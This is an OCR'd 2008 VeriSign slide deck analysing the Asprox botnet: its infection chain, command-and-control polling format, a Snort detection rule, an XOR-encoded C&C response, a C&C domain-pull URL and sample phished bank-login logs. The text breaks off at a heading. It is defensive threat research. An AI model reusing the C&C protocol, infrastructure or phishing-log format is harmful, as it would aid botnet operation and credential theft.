VeriSign®

Anatomy of the Asprox Botnet

Name of Presenter: Dennis Brown, MSS Intel Engineer

Date: October 6, 2008


Where it all comes together.™

Introduction

+ 2008 – The Year of SQL Injection Attacks

+ Why Asprox?
  - Incredibly successful
  - Product of opportunism and good design
  - A formidable adversary
  - Clever and resilient

Asprox –Timeline



2005

2007

2008

Danmec PW stealing trojan

Asprox integrated with Danmec

Large email harvester.spambot campaign

SQL Injection module


Nihaorr1com iFrame attack

Msscntr32.exe

Strategic partnership with Rock Phish

Asprox Compared to Other Botnets


- 300,000 to 350,000 Nodes
  - ~50,000 hits/day average
  - High amount of churn (est. 70%)
  - Mostly Windows XP hosts
  - Hotspots: US, China, Brazil



Source of Asprox data:
VeriSign MSS


Other data courtesy of Wikipedia:
http://en.wikipedia.org/wiki/Botnet

Impact on Economic Environment




```
LloydsAccountType: 1
LloydsUserID:
LloydsPassword:          .1
LloydsMemorable:         r
LloydsDate: Thu Aug 14, 2008 6:53 am
```

- Thousands of phished accounts
  - Average of 20 accounts per hour
- Fake AntiVirus Installs
  - Multiple products pushed
    - AntiVirus XP 2008
    - XP Security Center



```
LloydsAccountType: P
LloydsUserID: fuckoff
LloydsPassword: youcunt
LloydsMemorable: wankers
LloydsDate: Thu Aug 14, 2008 6:53 am
LloydsAgent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
LloydsReferer: http://www3.lloydstsb.co.uk.ver5.co.uk/customer.ibc/?session=21whaedtDfnzrndsrdnOkhb
111222333444555666777888999

LloydsAccountType: 1
LloydsUserID:
LloydsPassword:          .1
LloydsMemorable:         r
LloydsDate: Thu Aug 14, 2008 6:53 am
LloydsAgent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; YPC 3.2.0; FunWebProducts; yplus
LloydsReferer: http://www6.lloydstsb.co.uk.ver9.co.uk/customer.ibc/?portal=22xcOjzpdDfnzrndsrdnOkhb
111222333444555666777888999

LloydsAccountType: 0
LloydsUserID: Reported you
LloydsPassword: to fraud squad
LloydsMemorable: enjoyprisoncunt
LloydsDate: Thu Aug 14, 2008 6:54 am
LloydsAgent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SIMBAR={7B2EA522-5F0F-4168-80A8-69364
LloydsReferer: http://online9.lloydstsb.com.ver9.co.uk/customer.ibc/?token=20nhrdWldoDevjcrdnOkhb
111222333444555666777888999

LloydsAccountType: P
LloydsUserID:        .2
LloydsPassword:
LloydsMemorable:             s
LloydsDate: Thu Aug 14, 2008 6:54 am
LloydsAgent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; (R1 1.5); .NET CLR 1.1.4322; .NET CLR
LloydsReferer: http://online-business1.lloydstsb.com.kt27.co.uk/customer.ibc/?token=22dOyOhyzgcszDncy
111222333444555666777888999

BOA_state: CA
BOA_atmcardnum:               3
BOA_cardexp: 05/20
BOA_atmpin:
BOA_Date: Thu Aug 14, 2008 6:57 am
BOA_Agent: Mozilla/4.0 (compatible; MSIE 7.0; AOL 9.1; AOLBuild 4334.34; Windows NT 5.1; .NET CLR 1.0
BOA_Referer: http://www2.bankofamerica.com.db35.co.uk/confirmdetails.jsp/?agent=18lfFldezareDchyOkhb
111222333444555666777888999
```

Asprox Infection Process and Results




2. Multiple redirects using javascript and iframes land user on server running Neosploit
3. End-user is infected with Asprox malware
<script src = "b.js">
1. End-user visits infected legit site and is redirected to malicious website
5. End-user infects further websites via SQL Injection, redirects end users to it
4. The user's infected box is now both a zombie and a host for Asprox

- Characteristics of infection:
  - Phone home frequently for updates
  - Join the Asprox Double Flux Network
  - Perform SQL Injection attacks
  - Send spam/phishing emails
  - Act as a web proxy for the Rock Phish group
  - Loaded with fake AntiVirus malware
  - Perform activities as directed by future module updates

Phoning Home - Forum.php POST

- Command and Control Communications
  - End nodes frequently poll C&C servers (forum.php) via HTTP



```
0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="p"

80
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="wbfl"

1
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="v"

435
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="ping"

552
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="guid"
```

Outbound Port

HTTP POST Boundary ID

Version number


Windows GUID

Pulling Updates

- HTTP transactions contain a static boundary ID
  - Infections easily detectable with a Snort signature (for now):

    -
      ```
      alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS ( msg:"HTTP POST request boundary matching to Trojan.Asprox detected"; flow:established,from_client; content:"POST|20 2F|forum|2E|php"; nocase; offset:0; depth:15; content:"boundary|3D|1BEF0A57BE110FD467A"; nocase; distance:0; sid:2003179; rev:1; )
      ```
- Replaying forum.php post data to C&C servers to pull updates
  - Partitioned and tracked by GUID
  - Frequent updates, containing
    - New C&Cs
    - New campaigns
    - New Asprox binaries
    - New Fake AV malware

Forum.php Responses



```
si>6583731311989289</si><block><v>426</v><s>196.32.220.966.246.72.12266.246.72.17278.157.141.291.20
.93.33</s><_a>69.26.95.3887.19.76.2571.109.85.7369.143.59.12898.233.237.13891.117.9.3200.77.199.225
7.116.180.136196.206.205.11980.230.8.245200.44.254.133106.12.33.10169.209.75.10276.22.112.25123.236
17.202</_a><_n>79.182.187.20668.97.182.195199.126.159.9268.12.194.19275.181.3.12269.62.229.14124.15
.46.18724.34.17.21076.240.151.17774.222.211.20767.189.143.9124.44.191.23268.197.137.23966.235.4.129
1.226.201.20368.60.66.25524.37.51.969.119.119.17875.63.154.137</_n><_m>58.23.67.58</_m><hls>/form3.
p/aaausa.txt/contact.jpg/log.html/jobpost.html/success_stories.jpg/thankyou.html/web_bank/jstempla
s/aaaq.txt/ourtools.jpg/kevin_sweet_sig_blue.jpg/clients2.jpg/nescoresource.html/submit.css/!aniti
rus/juli_sig.jpg/istm.js/people.html/olg.css/rea_more.jpg/ourworkingassets.jpg/form-appls.css/frame
html/home.jpg/b.js/the_right_people.jpg/contact2.jpg/form-uk-ssl.html/patti_sig.jpg/thankyou2.html/
cript.js/alternate_small.css/company_selecte.jpg/fi1456_auth/clients.jpg/logo.jpg/ourworkingassets.
tml/caniates2.jpg/our_founation.jpg/james_sig.jpg/alternate_large.css/contact.html/caniates.jpg/par
sassociates.html/company_002.jpg/form-usa-ssl.html/membership.html/menu_left.jpg/caniates.html/ngg.
s/privacypolicy.html/james_sig.gif/nescoatwork.html/howwework.jpg/aaappl.txt/whatweo.jpg/favicon.ic
/a.js/intro.swf/web.css/agreement.pf/cgi-bin/job_post.jpg/submitresume.html/corporatebankingweb/our
people.jpg/portal.js/portal_home.css/contactus.jpg/client_services.jpg/company2.jpg/our_mission.jpg
form2.php//clients_selecte.jpg/tools.html/clients.html/form-uk-ssl.css/greatbizgreatpep.jpg
.jpg/thankyou3.html/contact_selecte.jpg/our_commitments.jpg/howwework.html/js.js/form4.php/
/company.html/wcmf/caniates_selecte.jpg/mission.html/news.jpg/caniate_services.jpg/company.
ront.css/inex.html/pailogo4.jpg/companynews.html/fgg.js/menu_right.jpg/clientcenterlogin.txt/home_s
```

- XOR Encoded, key of 27

Using their resources to monitor Asprox


- Daily pulls of new domains provides further data
  - Get_asp_domains.pl calls another URL, returns new domains
    - **http://208.72.168.62:4448/cgi-bin/get_asp_domains_cgi.pl**

McColo. Hosting Solutions.

  - New domains added in and removed frequently
  - Data about this Perl script was previously part of every forum.php update
  - Now hidden from view
  - URL remains unchanged
- Susceptible to countermeasures
  - Perfect candidate to be blocked with proxy servers
  - Not allowing resolving of DNS requests to these domains

Double Flux Network – Built-In Resilience

